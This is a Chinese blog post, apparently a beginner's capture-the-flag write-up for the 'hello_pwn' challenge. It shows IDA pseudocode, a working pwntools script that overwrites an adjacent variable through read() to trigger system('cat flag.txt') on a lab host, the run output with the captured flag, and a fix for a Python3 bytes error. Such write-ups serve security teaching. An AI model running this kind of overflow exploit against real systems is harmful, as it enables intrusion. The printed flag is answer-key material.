

初学pwn-攻防世界(hello_pwn)

原创

天柱是真天柱 于 2021-08-26 15:38:56 发布 471 收藏

分类专栏: [pwn](#) 文章标签: [pwn](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44547827/article/details/119918594

版权



[pwn](#) 专栏收录该内容

8 篇文章 1 订阅

订阅专栏

初学pwn-writeUp

攻防世界的第二道题目, hello_pwn。

首先创建场景, 使用nc进入远端, 发现他只输出了一串字符串, 没有别的内容, 也无法使用ls查看它的文件。

下载场景提供的文件, 使用cat查看, 发现是ELF文件, 按照大佬的流程, ELF文件直接用ida打开。

初次使用ida, 深切的感受到了ida的强大。

打开之后, 按F5, 进行反编译, 可以看到main函数的伪代码

```
File Edit Jump Search View Debugger Options Windows Help
LOAD: 000000000040012C
Function name
start
sub_4005C0
sub_400640
sub_400660
sub_400686
main
init
fini
_term_proc
puts
setbuf
system
1 int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     alarm(0x3Cu);
4     setbuf(stdout, 0LL);
5     puts("-- welcome to ctf --");
6     puts("lets get helloworld for bof");
7     read(0, &unk_601068, 0x10uLL);
8     if ( dword_60106C == 1853186401 )
9         sub_400686();
10    return 0LL;
11 }
```

https://blog.csdn.net/weixin_44547827


可以从main函数中看到, 这里存在一个判断, 如果条件达成的话, 会调用一个函数。点开函数看一下。

```
Function Regular function Instruction Data Unexplored External symbol
IDA View-A Pseudocode-A Hex View-1
1 int64 sub_400686()
2 {
3     system("cat flag.txt");
4     return 0LL;
5 }
```



https://blog.csdn.net/weixin_44547827

可以发现里边会输出flag.txt，也就是我们的目标，所以我们现在需要使 dword_60106C 的值与 1853186401相等。点开这个变量看一下。发现它与unk_601068 的地址只相差四个字节。并且在main函数中有一个read在读取数据输入到变量中。因此，我们可以利用read函数，将dword_60106C的值修改为1853186401。



具体脚本如下

```
from pwn import *

p=remote('111.200.241.244',57832)
payload = 'a'*4 + p64(1853186401).decode("iso-8859-1")
p.recvuntil("bof")
p.sendline(payload)
p.interactive()
```

这是使用sendline，在read进行读取的时候，想其中输入4个'a'，因为一个字符型变量占据一个字节的空间，所以向后偏移之后，1853186401这个值就会赋给dword_60106C，达成条件，调用函数，获得flag。

```
lqr8452@ubuntu:~/Desktop$ python3 mex.py
[+] Opening connection to 111.200.241.244 on port 57832: Done
mex.py:5: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
p.recvuntil("bof")
mex.py:6: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
p.sendline(payload)
[*] Switching to interactive mode

cyberpeace{5c31be6e13ab8aaa01f2fbc7a27fa392}
[*] Got EOF while reading in interactive
```

提交，成功。

在编写脚本的时候，遇到一个问题。因为我使用的是python3，对数据的格式要求更严格，因此，如果使用

```
payload = 'a' * 4 + p64(1853186401)
```

进行编译的话，会报错

```
lqr8452@ubuntu: ~/Desktop$ vim exp
lqr8452@ubuntu:~/Desktop$ python3 exp
[+] Opening connection to 111.200.241.244 on port 62723: Done
Traceback (most recent call last):
  File "exp", line 4, in <module>
    payload = 'a'*4 + p64(1853186401)
TypeError: can only concatenate str (not "bytes") to str
[*] Closed connection to 111.200.241.244 port 62723
```

```
File "mex.py", line 4, in <module>
    payload = 'a'*4 + p64(1853186401)
TypeError: can only concatenate str (not "bytes") to str
```

这里显示字符类型不匹配，因此不能进行拼接。经过百度，有个大佬给出了一个解决方法，对他进行转码

```
payload = 'a'*4 + p64(1853186401).decode("iso-8859-1")
```

解决问题。